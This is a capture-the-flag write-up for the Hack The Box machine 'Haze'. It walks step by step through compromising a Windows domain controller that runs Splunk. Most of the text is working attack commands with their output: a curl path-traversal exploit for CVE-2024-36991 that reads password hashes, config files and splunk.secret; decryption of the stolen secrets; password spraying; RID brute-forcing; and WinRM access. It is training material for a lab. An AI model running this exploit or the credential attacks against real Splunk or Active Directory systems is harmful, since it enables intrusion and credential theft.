| Machine Name | Difficulty | Date Started | Date Completed | Machine Link |
|---|---|---|---|---|
| Haze | Hard | 03/07/2025 | 03/07/2025 | Haze |
Learning Points:
- Exploiting the file read vulnerability in Splunk (CVE-2024-36991)
- Creating and managing a custom
hostsfile usingnetexec - Decrypting Splunk password hashes using
splunksecrets - Using the
-sflag to load PowerView scripts into a WinRM session - Performing privilege escalation by uploading a malicious Splunk application through the web UI
Attack Path :
- Enumerate open ports and identify that port 8000 is running Splunk Enterprise
- Exploit CVE-2024-36991 to access sensitive internal files from Splunk
- Dump files containing password hashes and the
splunk.secretkey, then decrypt the hashes using that key - Create a username wordlist for the
pauluser and perform a username spray, identifying valid credentials - Use RID brute-force with CrackMapExec to enumerate domain and local users
- Perform a password spray and discover another valid credential for the user
mark.adams - Run RustHound/BloodHound-python to map Active Directory paths
- Identify that
mark.adamsis a member of WinRM-enabled machines and the GMSA_MANAGERS group - Enumerate service accounts and find
Haze-IT-Backup, which hasWriteOwnerpermission over theSUPPORT_SERVICESgroup - Abuse
WritePropertyoverms-DS-GroupMSAMembershipto grantmark.adamsthe ability to read GMSA passwords - Dump GMSA secrets using
nxcand obtain the NTLM hash forHaze-IT-Backup - Abuse
WriteOwnerpermission:- Take ownership of the
SUPPORT_SERVICESgroup usingHaze-IT-Backup - Grant
GenericAllpermissions on the group toHaze-IT-Backup
- Take ownership of the
- Run BloodHound-python again using
Haze-IT-Backup’s hash and identify a new attack path - Discover that the
SUPPORT_SERVICESgroup has theAddKeyCredentialLinkpermission onEdward.Martin- Add our user to the group
- Perform a Shadow Credentials attack using
Certipyto obtain Edward’s NTLM hash and TGT
- Use Pass-the-Hash (PTH) with
evil-winrmto authenticate asEdward.Martinand retrieve the user flag - Access the
C:\Backupsdirectory and download the Splunk backup file - Extract the backup and locate credential hashes in the installation directory
- Use
splunksecretswith the backup’ssplunk.secretkey to decrypt thebindDNpassword - Log in to Splunk as
admin:Sp1unkadmin@2k24 - Upload a malicious Splunk app from this exploit and gain a reverse shell as
alexander.green - Confirm that
SeImpersonatePrivilegeis enabled foralexander.green - Exploit this privilege using GodPotato, escalate to SYSTEM, and capture the root flag
Nmap Script Scan :
┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ nmap -sC -sV -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,8000,8088,8089,9389,47001 haze.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-03 00:16 IST
Nmap scan report for haze.htb (10.10.11.61)
Host is up (0.049s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-03 02:24:15Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp  open  http          Splunkd httpd
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://haze.htb:8000/en-US/account/login?return_to=%2Fen-US%2F
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
8088/tcp  open  ssl/http      Splunkd httpd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2025-03-05T07:29:08
|_Not valid after:  2028-03-04T07:29:08
|_http-server-header: Splunkd
|_http-title: 404 Not Found
| http-robots.txt: 1 disallowed entry
|_/
8089/tcp  open  ssl/http      Splunkd httpd
|_http-title: splunkd
|_http-server-header: Splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2025-03-05T07:29:08
|_Not valid after:  2028-03-04T07:29:08
| http-robots.txt: 1 disallowed entry
|_/
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-03T02:24:59
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h37m18s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.07 seconds

We used CrackMapExec to enumerate the SMB port as a null user, but we failed to retrieve any information.
We generated the hosts entry using CME and added it to our hosts file in Kali.
┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ netexec smb 10.10.11.61 --generate-hosts-file hosts
SMB         10.10.11.61     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)

┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ cat hosts
10.10.11.61     DC01.haze.htb haze.htb DC01

Enumerating the open ports, we found a Splunk Enterprise login on port 8000 of the application.
We identified a file read vulnerability in Splunk (CVE-2024-36991) and used the public PoC from GitHub to successfully enumerate internal files on the target system.
First, we retrieved the passwd file from Splunk but were unable to crack any of the hashes using Hashcat.
┌──(destinyoo㉿dragon)-[~/…/HTB/Machines/Haze/CVE-2024-36991]
└─$ curl http://10.10.11.61:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/passwd
:admin:$6$Ak3m7.aHgb/NOQez$O7C8Ck2lg5RaXJs9FrwPr7xbJBJxMCpqIx3TG30Pvl7JSvv0pn3vtYnt8qF4WhL7hBZygwemqn7PBj5dLBm0D1::Administrator:admin:changeme@example.com:::20152
:edward:$6$3LQHFzfmlpMgxY57$Sk32K6eknpAtcT23h6igJRuM1eCe7WAfygm103cQ22/Niwp1pTCKzc0Ok1qhV25UsoUN4t7HYfoGDb4ZCv8pw1::Edward@haze.htb:user:Edward@haze.htb:::20152
:mark:$6$j4QsAJiV8mLg/bhA$Oa/l2cgCXF8Ux7xIaDe3dMW6.Qfobo0PtztrVMHZgdGa1j8423jUvMqYuqjZa/LPd.xryUwe699/8SgNC6v2H/:::user:Mark@haze.htb:::20152
:paul:$6$Y5ds8NjDLd7SzOTW$Zg/WOJxk38KtI.ci9RFl87hhWSawfpT6X.woxTvB4rduL4rDKkE.psK7eXm6TgriABAhqdCPI4P0hcB8xz0cd1:::user:paul@haze.htb:::20152
We then fetched Splunk configuration files containing sensitive information, such as /etc/system/local/authentication.conf and /etc/system/local/server.conf.
┌──(destinyoo㉿dragon)-[~/…/HTB/Machines/Haze/CVE-2024-36991]
└─$ curl http://10.10.11.61:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/system/local/authentication.conf
[splunk_auth]
minPasswordLength = 8
minPasswordUppercase = 0
minPasswordLowercase = 0
minPasswordSpecial = 0
minPasswordDigit = 0

[Haze LDAP Auth]
SSLEnabled = 0
anonymous_referrals = 1
bindDN = CN=Paul Taylor,CN=Users,DC=haze,DC=htb
bindDNpassword = $7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY=
charset = utf8
emailAttribute = mail
enableRangeRetrieval = 0
groupBaseDN = CN=Splunk_LDAP_Auth,CN=Users,DC=haze,DC=htb
groupMappingAttribute = dn
groupMemberAttribute = member
groupNameAttribute = cn
host = dc01.haze.htb
nestedGroups = 0
network_timeout = 20
pagelimit = -1
port = 389
realNameAttribute = cn
sizelimit = 1000
timelimit = 15
userBaseDN = CN=Users,DC=haze,DC=htb
userNameAttribute = samaccountname

[authentication]
authSettings = Haze LDAP Auth
authType = LDAP
┌──(destinyoo㉿dragon)-[~/…/HTB/Machines/Haze/CVE-2024-36991]
└─$ curl --path-as-is 'http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/system/local/server.conf'
[general]
serverName = dc01
pass4SymmKey = $7$lPCemQk01ejJvI8nwCjXjx7PJclrQJ+SfC3/ST+K0s+1LsdlNuXwlA==

[sslConfig]
sslPassword = $7$/nq/of9YXJfJY+DzwGMxgOmH4Fc0dgNwc5qfCiBhwdYvg9+0OCCcQw==

[lmpool:auto_generated_pool_download-trial]
description = auto_generated_pool_download-trial
peers = *
quota = MAX
stack_id = download-trial

[lmpool:auto_generated_pool_forwarder]
description = auto_generated_pool_forwarder
peers = *
quota = MAX
stack_id = forwarder

[lmpool:auto_generated_pool_free]
description = auto_generated_pool_free
peers = *
quota = MAX
stack_id = free

[license]
active_group = Forwarder
We also obtained the etc/auth/splunk.secret file, which is essential for decrypting the hashes retrieved from the configuration files.
┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ curl --path-as-is 'http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/auth/splunk.secret' -s | tee splunk.secret
NfKeJCdFGKUQUqyQmnX/WM9xMn5uVF32qyiofYPHkEOGcpMsEN.lRPooJnBdEL5Gh2wm12jKEytQoxsAYA5mReU9.h0SYEwpFMDyyAuTqhnba9P2Kul0dyBizLpq6Nq5qiCTBK3UM516vzArIkZvWQLk3Bqm1YylhEfdUvaw1ngVqR1oRtg54qf4jG0X16hNDhXokoyvgb44lWcH33FrMXxMvzFKd5W3TaAUisO6rnN0xqB7cHbofaA1YV9vgD
The $7$ hash format isn’t listed on Hashcat’s example hashes page. Upon further research, we found a Python package called splunksecrets, which we successfully used to decrypt the hashes by combining them with the Splunk secret key.
┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ splunksecrets splunk-decrypt -S splunk.secret --ciphertext '$7$lPCemQk01ejJvI8nwCjXjx7PJclrQJ+SfC3/ST+K0s+1LsdlNuXwlA=='
changeme

┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ splunksecrets splunk-decrypt -S splunk.secret --ciphertext '$7$/nq/of9YXJfJY+DzwGMxgOmH4Fc0dgNwc5qfCiBhwdYvg9+0OCCcQw=='
password

┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ splunksecrets splunk-decrypt -S splunk.secret --ciphertext '$7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY='
Ld@p_Auth_Sp1unk@2k24
In the authentication.conf file, there was a user named Paul Taylor. We used username-anarchy to generate a targeted username wordlist for that user..
┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ ~/shared/tools-backup/username-anarchy/username-anarchy paul taylor | tee paul_usernames
paul
paultaylor
paul.taylor
paultayl
pault
p.taylor
ptaylor
tpaul
t.paul
taylorp
taylor
taylor.p
taylor.paul
pt
We used nxc and were able to identify a valid pair of credentials.
┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ nxc smb haze.htb -u paul_usernames -p 'Ld@p_Auth_Sp1unk@2k24'
SMB         10.10.11.61     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.61     445    DC01             [-] haze.htb\paul:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
SMB         10.10.11.61     445    DC01             [-] haze.htb\paultaylor:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
SMB         10.10.11.61     445    DC01             [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24

Using the credentials, we enumerated the available shares but were unable to find anything useful.
We performed a RID brute-force attack using CrackMapExec and successfully enumerated both domain and local users.
┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ crackmapexec smb haze.htb -u paul.taylor -p 'Ld@p_Auth_Sp1unk@2k24' --rid-brute
SMB         haze.htb        445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
SMB         haze.htb        445    DC01             [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
SMB         haze.htb        445    DC01             [+] Brute forcing RIDs
SMB         haze.htb        445    DC01             498: HAZE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         haze.htb        445    DC01             500: HAZE\Administrator (SidTypeUser)
SMB         haze.htb        445    DC01             501: HAZE\Guest (SidTypeUser)
SMB         haze.htb        445    DC01             502: HAZE\krbtgt (SidTypeUser)
SMB         haze.htb        445    DC01             512: HAZE\Domain Admins (SidTypeGroup)
SMB         haze.htb        445    DC01             513: HAZE\Domain Users (SidTypeGroup)
SMB         haze.htb        445    DC01             514: HAZE\Domain Guests (SidTypeGroup)
SMB         haze.htb        445    DC01             515: HAZE\Domain Computers (SidTypeGroup)
SMB         haze.htb        445    DC01             516: HAZE\Domain Controllers (SidTypeGroup)
SMB         haze.htb        445    DC01             517: HAZE\Cert Publishers (SidTypeAlias)
SMB         haze.htb        445    DC01             518: HAZE\Schema Admins (SidTypeGroup)
SMB         haze.htb        445    DC01             519: HAZE\Enterprise Admins (SidTypeGroup)
SMB         haze.htb        445    DC01             520: HAZE\Group Policy Creator Owners (SidTypeGroup)
SMB         haze.htb        445    DC01             521: HAZE\Read-only Domain Controllers (SidTypeGroup)
SMB         haze.htb        445    DC01             522: HAZE\Cloneable Domain Controllers (SidTypeGroup)
SMB         haze.htb        445    DC01             525: HAZE\Protected Users (SidTypeGroup)
SMB         haze.htb        445    DC01             526: HAZE\Key Admins (SidTypeGroup)
SMB         haze.htb        445    DC01             527: HAZE\Enterprise Key Admins (SidTypeGroup)
SMB         haze.htb        445    DC01             553: HAZE\RAS and IAS Servers (SidTypeAlias)
SMB         haze.htb        445    DC01             571: HAZE\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         haze.htb        445    DC01             572: HAZE\Denied RODC Password Replication Group (SidTypeAlias)
SMB         haze.htb        445    DC01             1000: HAZE\DC01$ (SidTypeUser)
SMB         haze.htb        445    DC01             1101: HAZE\DnsAdmins (SidTypeAlias)
SMB         haze.htb        445    DC01             1102: HAZE\DnsUpdateProxy (SidTypeGroup)
SMB         haze.htb        445    DC01             1103: HAZE\paul.taylor (SidTypeUser)
SMB         haze.htb        445    DC01             1104: HAZE\mark.adams (SidTypeUser)
SMB         haze.htb        445    DC01             1105: HAZE\edward.martin (SidTypeUser)
SMB         haze.htb        445    DC01             1106: HAZE\alexander.green (SidTypeUser)
SMB         haze.htb        445    DC01             1107: HAZE\gMSA_Managers (SidTypeGroup)
SMB         haze.htb        445    DC01             1108: HAZE\Splunk_Admins (SidTypeGroup)
SMB         haze.htb        445    DC01             1109: HAZE\Backup_Reviewers (SidTypeGroup)
SMB         haze.htb        445    DC01             1110: HAZE\Splunk_LDAP_Auth (SidTypeGroup)
SMB         haze.htb        445    DC01             1111: HAZE\Haze-IT-Backup$ (SidTypeUser)
SMB         haze.htb        445    DC01             1112: HAZE\Support_Services (SidTypeGroup)
Using the credentials we had, we also ran rusthound-ce to generate the Active Directory map for further exploitation.
┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ rusthound-ce --domain haze.htb -u paul.taylor -p Ld@p_Auth_Sp1unk@2k24 -c All --zip
---------------------------------------------------
Initializing RustHound-CE at 01:05:25 on 07/03/25
Powered by @g0h4n_0
---------------------------------------------------

[2025-07-02T19:35:25Z INFO  rusthound_ce] Verbosity level: Info
.
.
.
.//20250703010529_haze-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 01:05:29 on 07/03/25! Happy Graphing!
The BloodHound graph lacked sufficient data, and many groups appeared without names, likely due to our user having low privileges.

Using the users we enumerated through RID brute-force, we performed a password spray and identified that the user mark.adams had the same password as the paul.taylor account.
┌──(destinyoo㉿dragon)-[~/…/HTB/Machines/Haze/bloodhound]
└─$ netexec smb haze.htb -u domain_users -p 'Ld@p_Auth_Sp1unk@2k24' --continue-on-success
SMB         10.10.11.61     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.61     445    DC01             [-] haze.htb\Administrator:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
SMB         10.10.11.61     445    DC01             [-] haze.htb\Guest:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
SMB         10.10.11.61     445    DC01             [-] haze.htb\krbtgt:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
SMB         10.10.11.61     445    DC01             [-] haze.htb\DC01$:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
SMB         10.10.11.61     445    DC01             [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
SMB         10.10.11.61     445    DC01             [+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
SMB         10.10.11.61     445    DC01             [-] haze.htb\edward.martin:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
SMB         10.10.11.61     445    DC01             [-] haze.htb\alexander.green:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
SMB         10.10.11.61     445    DC01             [-] haze.htb\Haze-IT-Backup$:Ld@p_Auth_Sp1unk@2k24 STATUS_LOGON_FAILURE
[+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
[+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
We ran another rusthound-ce scan using the mark.adams account and discovered that the user had WinRM access to a machine and was also a member of the GMSA_MANAGERS group.

We used evil-winrm to access the machine, but the user flag was not present.
To identify the service accounts on the machine since we were unfamiliar with the Group Managed Service Account (gMSA), we ran the following command:
*Evil-WinRM* PS C:\Users\mark.adams\Documents> Get-AdServiceAccount -Filter *


DistinguishedName : CN=Haze-IT-Backup,CN=Managed Service Accounts,DC=haze,DC=htb
Enabled           : True
Name              : Haze-IT-Backup
ObjectClass       : msDS-GroupManagedServiceAccount
ObjectGUID        : 66f8d593-2f0b-4a56-95b4-01b326c7a780
SamAccountName    : Haze-IT-Backup$
SID               : S-1-5-21-323145914-28650650-2368316563-1111
UserPrincipalName :
We identified an account named Haze-IT-Backup, and the outbound objects revealed that this user had the WriteOwner permission over the SUPPORT_SERVICES group.

The SUPPORT_SERVICES group did not have any outbound object control paths based on the BloodHound scan we performed using the mark.adams user.
